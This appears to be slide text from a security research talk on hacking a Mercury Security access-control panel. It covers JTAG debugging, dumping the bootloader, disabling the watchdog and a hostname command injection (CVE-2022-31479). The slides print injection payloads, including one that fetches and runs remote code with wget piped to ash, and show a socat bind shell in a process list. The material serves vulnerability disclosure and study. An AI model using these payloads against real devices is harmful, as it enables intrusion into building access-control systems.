
- 20 pin candidate on the board
- Jtagulator @joegrad
- Segger Jlink
- Orientation of pins
  - Test GND pins
  - Check 5V power w multimeter
  - YOLO?



Wiring this all together



# Actual JTAG



## JLink Software

- JLinkExe allows us to script, debug, breakpoint, interface with CPU
- Highly confidential script “break.jlink”
- “h”
- Finally, could generate an automatic breakpoint during boot just before the bootdelay is set
- On to dumping the image...



```
JLinkExe - device at91sam9g45 -if JTAG -speed 1000 -jtagconf -1,-1 \  
-autoconnect 1 -CommanderScript break.jlink
```

## Dumping the bootloader

- Had a memory address from boot time to locate rough location of Uboot
- Used JLink “SaveBin” to dump 0x80000 bytes from the location of Uboot

```
$ cat break.jlink
h
$ JLinkExe -device at91sam9g45 -if JTAG -speed 1000 -jtagconf \
-1,-1 -autoconnect 1 -CommanderScript break.jlink

J-Link>SaveBin ./uboot.img 0x73f00000 0x80000
Opening binary file for writing... [./uboot.img]
Reading 524288 bytes from addr 0x73F00000 into file...O.K.
```

# Locating Strings of Interest

```
In: S
Out: S
Err: S
Net: m
macb0: S
macb0: A
macb0: l
PHY_PHYC
Hit keys
NAND rea
```



The screenshot shows a debugger window with a memory dump in the background. The memory dump lists addresses from ROM:73F52711 to ROM:73F52744, with corresponding DCB values and some data items. A 'Search Immediate' dialog box is overlaid on the memory dump. The dialog box has a title bar with a search icon, a close button, and a maximize button. The main text of the dialog reads: 'This command searches for the specified value in the instruction operands and data items.' Below this text is a text input field labeled 'Value to search' containing the hexadecimal value '0x73F32712'. At the bottom of the dialog, there are three checkboxes: 'Any untyped value' (unchecked), 'Search Up' (unchecked), and 'Find all occurrences' (checked). At the very bottom of the dialog are three buttons: 'Help' (with a lifebuoy icon), 'OK' (with a green circle icon), and 'Cancel' (with a red X icon).

The screenshot shows a 'Hex View-1' window. The window title bar includes the text 'Hex View-1' and a close button. The main content area of the window displays a single line of hex data: a double quote character followed by a comma and the number 0, represented as '" , 0'.



# Mapping Strings to Memory Location in UBoot

```
ROM:73F30DA8
ROM:73F30DA8
ROM:73F30DA8 ; Attributes: noreturn
ROM:73F30DA8 ; void __noreturn sub_73F30DA8()
ROM:73F30DA8 sub_73F30DA8
ROM:73F30DA8 LDR      R0, =0x73F32712
ROM:73F30DAC MOV      R1, R4
ROM:73F30DB0 BL       strtol
ROM:73F30DB4 MOV      R5, #0
ROM:73F30DB8 MOV      R6, R5
ROM:73F30DBC LDR      R10, =0x3E7
ROM:73F30DC0 B       loc_73F30E2C
```

String address



```
ROM:73F30E2C
ROM:73F30E2C loc_73F30E2C
ROM:73F30E2C EOR      R3, R6, #1
ROM:73F30E30 CMP      R4, #0
ROM:73F30E34 MOVLE   R3, #0
ROM:73F30E38 ANDGT   R3, R3, #1
ROM:73F30E3C CMP      R3, #0
ROM:73F30E40 BNE     loc_73F30DC4
```





# Inline patch of bootdelay

- Hardcoded to 0x3000 (LE "0")
- Modified to 0x312d (LE "-1")
- Continue (g)

```
J-Link>setbp 0x77faed70 A H
J-Link>regs
PC: (R15) = 77FAED70, CPSR = 200000D3 (SVC mode, ARM FIQ dis. IRQ dis.)
Current:
R0 =77F23410, R1 =77F23400, R2 =00000000, R3 =77F209D0
R4 =77FD4890, R5 =00000003, R6 =00000000, R7 =00000003
R8 =77EFD30, R9 =0409E000, R10=73F2D617, R11=73F0F7B0, R12=00000000
R13=77EFD30, R14=77FBEFEC, SPSR=00000010
USR: R8 =77EFD30, R9 =0409E000, R10=73F2D617, R11=73F0F7B0, R12=00000000
R13=BEE9B810, R14=0002F370
FIQ: R8 =D8A02523, R9 =00905B66, R10=034C5848, R11=0426030C, R12=1E000406
R13=8280A2C2, R14=000A9840, SPSR=00000010
IRQ: R13=C04808A0, R14=C000C600, SPSR=00000010
SVC: R13=77EFD30, R14=77FBEFEC, SPSR=00000010
ABT: R13=C04808AC, R14=C000C740, SPSR=00000010
UND: R13=C04808B8, R14=C04808B8, SPSR=00000010
J-Link>mem 0x77F23410 2
77F23410 = 30 00 0.
J-Link>w2 0x77F23410 0x312d
Writing 312D -> 77F23410
J-Link>mem 0x77F23410
77F23410 = 2D 31 -1
```

```
└─ ...Lenel/lnl-4420-research/jtag — squinn ATR-PRE:pts/4 ┘  
└─ (10:22:05 on master * *) → JLinkExe -device at91sam9g45 -if  
JTAG -speed 1000 -jtagconf -1,-1 -autoconnect 1 -CommanderScrip  
t break.jlink
```

# Roadblock 3: Persistent Hardware-based Watchdog Timer

## Approach

- Identify proper method for disabling WDT
- Pause CPU and overwrite WDT values
- Validate WDT is disabled

```
Sending discover...
No lease, forking to background
route: SIOCDELRT: No such process
ifup: ignoring unknown interface eth1
mkdir: can't create directory '/opt/mercuryCerts': File exists
mkdir: can't create directory '/opt/mercuryCerts/routetablescripts': File exists
Current watchdog interval is 15
***** IN FIPS MODE: FIPS 2.0.10 validated module 14 May 2015 *****
!!!!!!!bad backup image mag:0x0 oem:0
backup crc:0x1089
```


# How to disable WDT

## 15.5.2 Watchdog Timer Mode Register

**Name:** WDT\_MR

**Address:** 0xFFFFFD44

**Access:** Read-write Once



- **WDV: Watchdog Counter Value**

Defines the value loaded in the 12-bit Watchdog Counter.

- **WDFIEN: Watchdog Fault Interrupt Enable**

0: A Watchdog fault (underflow or error) has no effect on interrupt.

1: A Watchdog fault (underflow or error) asserts interrupt.

- **WDRSTEN: Watchdog Reset Enable**

0: A Watchdog fault (underflow or error) has no effect on the resets.

1: A Watchdog fault (underflow or error) triggers a Watchdog reset.

- **WDDIS: Watchdog Disable**

0: Enables the Watchdog Timer.

1: Disables the Watchdog Timer.

- **WDD:**

Defines the permitted range for reloading the Watchdog Timer.

If the Watchdog Timer value is less than or equal to WDD, writing WDT\_CR with WDRSTT = 1 restarts the timer.

If the Watchdog Timer value is greater than WDD, writing WDT\_CR with WDRSTT = 1 causes a Watchdog error.

- **WDDBGHLT: Watchdog Debug Halt**

0: The Watchdog runs when the processor is in debug state.

1: The Watchdog stops when the processor is in debug state.

- **WDIDLEHLT: Watchdog Idle Halt**

0: The Watchdog runs when the system is in idle mode.

1: The Watchdog stops when the system is in idle state.

- **WDDIS: Watchdog Disable**

0: Enables the Watchdog Timer.

1: Disables the Watchdog Timer.



# Overwriting WDT values

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2
```

```
CPU: AT91SAM9G45
Crystal frequency:      12 MHz
CPU clock                :    400 MHz
Master clock            :  133.333 MHz
DRAM: 128 MiB
WARNING: Caches not enabled
NAND: 256 MiB
MMC:
WDG Timer Mode Reg: 0x3FFF2FFF
In: serial
Out: serial
Err: serial
Net: macb0
macb0: Starting autonegotiation...
```

Watchdog Timer Enabled

## 15.5.2 Watchdog Timer Mode Register

Name: WDT\_MR  
Address: 0xFFFFFD44

```
# Disabling Watchdog timer
J-Link>mem 0xFFFFFD45 1
FFFFFFD45 = 2F /
J-Link>w1 0xFFFFFD45 0xAF
Writing AF -> FFFFFFFD45
J-Link>mem 0xFFFFFD45 1
FFFFFFD45 = AF .
J-Link>go
```

0010 1111 = 2 F  
1010 1111 = A F

# Verifying that the WDT is disabled

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2
```


```
Sending Starting kernel ...
No lease
route: S
ifup: ig
mkdir: c
mkdir: c
Watchdog Uncompressing Linux... done, booting the kernel.
at91_wdt at91_wdt: watchdog is disabled
Starting logging: OK
Initializing random number generator... done.
***** IN FIPS MODE: FIPS 2.0.10 validated module 14 May 2015 *****
!!!!!!!bad backup image mag:0x0 oem:0
backup crc:0x1089
```

```
Err: serial
Net: macb0
macb0: Starting autonegotiation...
```

All of that, just so we can BEGIN the software hacking process...



Trellix



# Software Hacking



# Attack vector enumeration

- Looking for network vectors
- NMAP scan
  - 80 – Redirect SSL
  - 443 - Active web server
  - 3001 – Mgmt port

```
$ nmap -v -sT 10.0.0.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 14:26 PST
Initiating Ping Scan at 14:26
Scanning 10.0.0.132 [2 ports]
Completed Ping Scan at 14:26, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:26
Completed Parallel DNS resolution of 1 host. at 14:26, 0.00s elapsed
Initiating Connect Scan at 14:26
Scanning ATR-Sam.lan (10.0.0.132) [1000 ports]
Discovered open port 80/tcp on 10.0.0.132
Discovered open port 443/tcp on 10.0.0.132
Discovered open port 3001/tcp on 10.0.0.132
Completed Connect Scan at 14:26, 0.08s elapsed (1000 total ports)
Nmap scan report for ATR-Sam.lan (10.0.0.132)
Host is up (0.0065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3001/tcp  open  nessus

Read data files fom: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

# Standard operation

- Login
- Main
- Network
- Restricted to certain character set on input forms

10.0.0.132/ x +

← → ↻ 🔒 https://10.0.0.132

10.0.0.132/ x +

← → ↻ 🔒 https://10.0.0.132

### Network Settings

Home  
Network  
Host Comm  
Device Info  
Advanced Networking  
Users  
Auto-Save  
Load Certificate  
OSDP File Transfer  
Security Options  
Diagnostic  
Restore/Default  
Apply Settings  
Log Out

**Host name of this device:**

foobar

(only 0-9, a-z, A-Z, .(period), -(hyphen) are allowed)

**Interface 1 (NIC1)**

Use DHCP method to obtain IP address automatically

Use Static IP configuration:

IP Address: 172.16.0.233

Subnet Mask: 255.255.255.0

Default Gateway: 172.16.0.1

(You may enter up to 250 characters excluding ", \, &, =, %, /, <, >)

Save Notes

Putting both interfaces on the same subnet may cause unpredictable behavior on both this web config and through host comm.

# CGI Binaries

- 34 CGI-bin files
- All run as root 😊
- Compiled with symbols (Non-stripped)

The image shows a debugger window with two panes. The top pane displays a list of running processes, and the bottom pane displays a list of loaded functions.

**Process List:**

PID	PPID	USER	COMMAND
636	root	{task1_tsk}	/root/mpl_icd_ep4502 -P
663	root		/root/mpl_sio_ep4502 -P
696	avahi		avahi-daemon: running [MAC000FE5087824.local]
706	root		/usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
1189	root		/usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash,pty,
1190	root		/bin/ash
1192	root		watch ps
1225	root		/var/www/Pages/cgi-bin/login.cgi
1226	root		/bin/sh -c ps
1227	root		ps

**Function List:**

Function name	Segment	Start	Length	Locals
getIPv6Addr	.text	0000A03C	000001B4	00000128
InvalidExtensionFound	.text	0000A210	00000124	00000028
isValueValid	.text	0000A338	00000174	00000020
isSessTmrValValid	.text	0000A4C0	00000070	00000010
isWebConnValid	.text	0000A530	000000D0	00000018
RawCcreqToDomainSocket	.text	0000BF78	00000118	00000F08
getSessionStruct	.text	0000C098	000000FC	00000F00
getSessionId	.text	0000C1B0	000000B4	00000F30
getSessionTimerMins	.text	0000C26C	0000004C	00000010
updateSessionCookie	.text	0000C2BC	000002E0	00000078
updateSessionCookiePlugin	.text	0000C5C8	0000008C	00000018
updateSessionCookiePOST	.text	0000C678	000005B8	000000F8
getOemCode	.text	0000CC3C	00000120	00000FB0

A red arrow points to the process entry for `/var/www/Pages/cgi-bin/login.cgi` in the process list.

# Command Injections

- System calls were wrapped by “merc\_system”
- Look for calls that have user input
- Determine where the input is from

```
if ( !a1 )
    return 0;
memset( s, 0, 0x230u );
if ( !a2 )
{
    readHostName( (int) );
    if ( *( _WORD * ) a1
        goto LABEL_5;
LABEL_12:
    v7 = (char *) malloc(
    addressUlongToString(
    addressUlongToString(
    merc_system( "ifcon
    sprintf( v7, "ifcon
    merc_system( v7 );
    if ( *( _DWORD * ) ( a
        {
            v8 = (char *) mal
            v9 = v8;
            if ( v8 )
            {
                sprintf( v8, "r
                merc_system( v9
                free( v9 );
            }
        }
    free( v7 );
    if ( s[16] )
    {
        memset( src, 0, 0
        sprintf( src, 0x
        merc_system( src
    }
    else
    {
        puts( "Could Net
    }
    return 1;
}
```


Function	Type	Address	Text
main	p	main+200	DL merc_system
main	p	main+368	DL merc_system
reset_status_data	p	reset_status_data+124	DL merc_system
setNetwork+0C	p	setNetwork+0C	DL merc_system
setNetwork+134	p	setNetwork+134	DL merc_system
setNetwork+150	p	setNetwork+150	DL merc_system
setNetwork+19C	p	setNetwork+19C	DL merc_system
setNetwork+1E4	p	setNetwork+1E4	DL merc_system
setNetwork2+174	p	setNetwork2+174	DL merc_system
setNetwork2+17C	p	setNetwork2+17C	DL merc_system
setNetwork2+1A8	p	setNetwork2+1A8	DL merc_system
setNetwork2+1D4	p	setNetwork2+1D4	DL merc_system
setNetwork2+228	p	setNetwork2+228	DL merc_system
setDumpFileLocation+14	p	setDumpFileLocation+14	DL merc_system
createPeerControl+4C	p	createPeerControl+4C	DL merc_system
createPeerControl+108	p	createPeerControl+108	DL merc_system
task_1+134	p	task_1+134	DL merc_system
digest_getHA+108	p	digest_getHA+108	DL merc_system
digest_getHA2+58	p	digest_getHA2+58	DL merc_system
digest_getKeyframe+7C	p	digest_getKeyframe+7C	DL merc_system
digest_generateClientValues+	p	digest_generateClientValues+	DL merc_system
netConnectLocServer+178	p	netConnectLocServer+178	DL merc_system
setConnectionLength+108	p	setConnectionLength+108	DL merc_system
dumpQueryServer+58	p	dumpQueryServer+58	DL merc_system
initializeSocketState+60	p	initializeSocketState+60	DL merc_system
initializeSocketState+64	p	initializeSocketState+64	DL merc_system
task_fan+60C	p	task_fan+60C	DL merc_system
fw_restriction_DK+5C	p	fw_restriction_DK+5C	DL merc_system
fw_restriction_DK+7C	p	fw_restriction_DK+7C	DL merc_system
fw_restriction_DK+100	p	fw_restriction_DK+100	DL merc_system
task_pigstep+108	p	task_pigstep+108	DL merc_system
getOvpnPeerCount+7C	p	getOvpnPeerCount+7C	DL merc_system
memorylink_storage_iterValues+	p	memorylink_storage_iterValues+	DL merc_system
startBulkProcess+24	p	startBulkProcess+24	DL merc_system
startBulkProcess+4C	p	startBulkProcess+4C	DL merc_system
startBulkProcess+148	p	startBulkProcess+148	DL merc_system
startBulkProcess+158	p	startBulkProcess+158	DL merc_system
startBulkProcess+168	p	startBulkProcess+168	DL merc_system
startBulkProcess+18C	p	startBulkProcess+18C	DL merc_system
update_tables_part_2+17C	p	update_tables_part_2+17C	DL merc_system
update_tables_part_2+184	p	update_tables_part_2+184	DL merc_system
update_tables_part_2+18C	p	update_tables_part_2+18C	DL merc_system
checkOpeningMode+F8	p	checkOpeningMode+F8	DL merc_system
checkOpeningMode+158	p	checkOpeningMode+158	DL merc_system
checkOpeningMode+18C	p	checkOpeningMode+18C	DL merc_system
checkOpeningMode+19C	p	checkOpeningMode+19C	DL merc_system
verifyServerID	p	verifyServerID	DL merc_system
corruptServerID	p	corruptServerID	DL merc_system
RestartLightstep+78	p	RestartLightstep+78	DL merc_system
RestartLightstep+9C	p	RestartLightstep+9C	DL merc_system
MIG_Server+18	p	MIG_Server+18	DL merc_system
MIG_Server+1A4	p	MIG_Server+1A4	DL merc_system
MIG_Server+38C	p	MIG_Server+38C	DL merc_system
helpdataChk+5C	p	helpdataChk+5C	DL merc_system
mount_err_location+3C	p	mount_err_location+3C	DL merc_system
tk_err_format+80	p	tk_err_format+80	DL merc_system
tryon_cleanup+58	p	tryon_cleanup+58	DL merc_system
Encrypted_PK_Support+198	p	Encrypted_PK_Support+198	DL merc_system
Encrypted_PK_Support+1A8	p	Encrypted_PK_Support+1A8	DL merc_system
Encrypted_PK_Support+20C	p	Encrypted_PK_Support+20C	DL merc_system
int_dhke+8C	p	int_dhke+8C	DL merc_system
task_2+C3C	p	task_2+C3C	DL merc_system
RestartLightstepNeeds+48	p	RestartLightstepNeeds+48	DL merc_system
Monitor_Thread+2A4	p	Monitor_Thread+2A4	DL merc_system
Monitor_Thread+2CC	p	Monitor_Thread+2CC	DL merc_system
Monitor_Thread+2D4	p	Monitor_Thread+2D4	DL merc_system
Monitor_Thread+30C	p	Monitor_Thread+30C	DL merc_system
Monitor_Thread+3F8	p	Monitor_Thread+3F8	DL merc_system
task_inmp+CC	p	task_inmp+CC	DL merc_system
task_inmp+D4	p	task_inmp+D4	DL merc_system
task_inmp+E4	p	task_inmp+E4	DL merc_system
task_inmp+148	p	task_inmp+148	DL merc_system
task_inmp+268	p	task_inmp+268	DL merc_system
task_inmp+2A8	p	task_inmp+2A8	DL merc_system
task_inmp+2B4	p	task_inmp+2B4	DL merc_system
task_inmp+304	p	task_inmp+304	DL merc_system
task_inmp+31C	p	task_inmp+31C	DL merc_system
task_inmp+418	p	task_inmp+418	DL merc_system
task_inmp+48C	p	task_inmp+48C	DL merc_system
task_inmp+49C	p	task_inmp+49C	DL merc_system
task_inmp+4A4	p	task_inmp+4A4	DL merc_system
task_inmp+524	p	task_inmp+524	DL merc_system
task_inmp+62C	p	task_inmp+62C	DL merc_system
task_inmp+568	p	task_inmp+568	DL merc_system
task_inmp+530	p	task_inmp+530	DL merc_system
task_inmp+54C	p	task_inmp+54C	DL merc_system
task_status+A0	p	task_status+A0	DL merc_system
task_status+AB	p	task_status+AB	DL merc_system
task_status+220	p	task_status+220	DL merc_system
task_statusLoc_D3C0	p	task_statusLoc_D3C0	DL merc_system

```
10, 0x10u);
11, 0x10u);
v12, 0x10u);
", v10, v11);
h0", v12);
6]);
lid");
```

# Hostname command injection

Two layers of character blacklisting

- Client side
- Server side



The screenshot shows a web interface for 'Network Settings'. On the left is a navigation menu with items: Home, Network, Host Comm, Device Info, Advanced Networking, Users, Auto-Save, Load Certificate, OSDP File Transfer, Security Options, Diagnostic, Restore/Default, Apply Settings, and Log Out. The main content area is titled 'Network Settings' and contains a form for 'Host name of this device:'. The input field contains the text 'foobar'. Below the field is a red-bordered error message: '(only 0-9, a-z, A-Z, ,(period), -(hyphen) are allowed)'. A red circle with the number '1' is placed to the right of the error message. Below this is the 'Interface 1 (NIC1)' section, which has radio buttons for 'Use DHCP method to obtain IP address automatically' (selected) and 'Use Static IP configuration:'. Under the static configuration, there are three input fields: 'IP Address: 172.16.0.233', 'Subnet Mask: 255.255.255.0', and 'Default Gateway: 172.16.0.1'.

```
var valid = '@123456789.-qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'; // define valid characters

function isValid(string,allowed) {
    for (var i=0; i< string.length; i++) {
        if (allowed.indexOf(string.charAt(i)) == -1)
            return false;
    }
    return true;
}
```

# Bypassing character sanitization

Input: \$(sleep 10)

- Via browser
- Via curl

Further restrictions

The screenshot shows the Trellix Network Settings interface. On the left is a navigation menu with items: Home, Network, Host Comm, Device Info, Advanced Networking, Users, Auto-Save, Load Certificate, OSDP File Transfer, Security Options, Diagnostic, Restore/Default, Apply Settings, and Log Out. The main content area is titled "Network Settings" and contains the following sections:

- Host name of this device:** A text input field containing the truncated command "\$(sleep". A red arrow points to this field with the label "Truncated command". Below the field is a note: "(only 0-9, a-z, A-Z, .(period), -(hyphen) are allowed)".
- Interface 1 (NIC1):** Includes radio buttons for "Use DHCP method to obtain IP address automatically" (selected) and "Use Static IP configuration:". Below are input fields for IP Address (10.0.0.132), Subnet Mask (255.255.255.0), and Default Gateway (10.0.0.1).
- + Interface 2 (NIC2):** This section is partially visible at the bottom of the screenshot.


At the bottom of the screenshot, a code editor shows the following code snippet:

```
return v16;  
}
```

Below the code editor, there are radio buttons for "Obtain DNS server address automatically" and "Use the following DNS server address:".

# CVE-2022-31479: Command injection

- Alternatives to “space”
- Tab, CR, LF



Subsequence 1:  
-H \$(udhcpc -i eth0)

Subsequence 2:  
\$(wget -q -O - 172.16.0.138 | ash)

```
498 root (sbin/network) /bin/sh /etc/init.d/sbin/network start
499 root /sbin/ifup -a
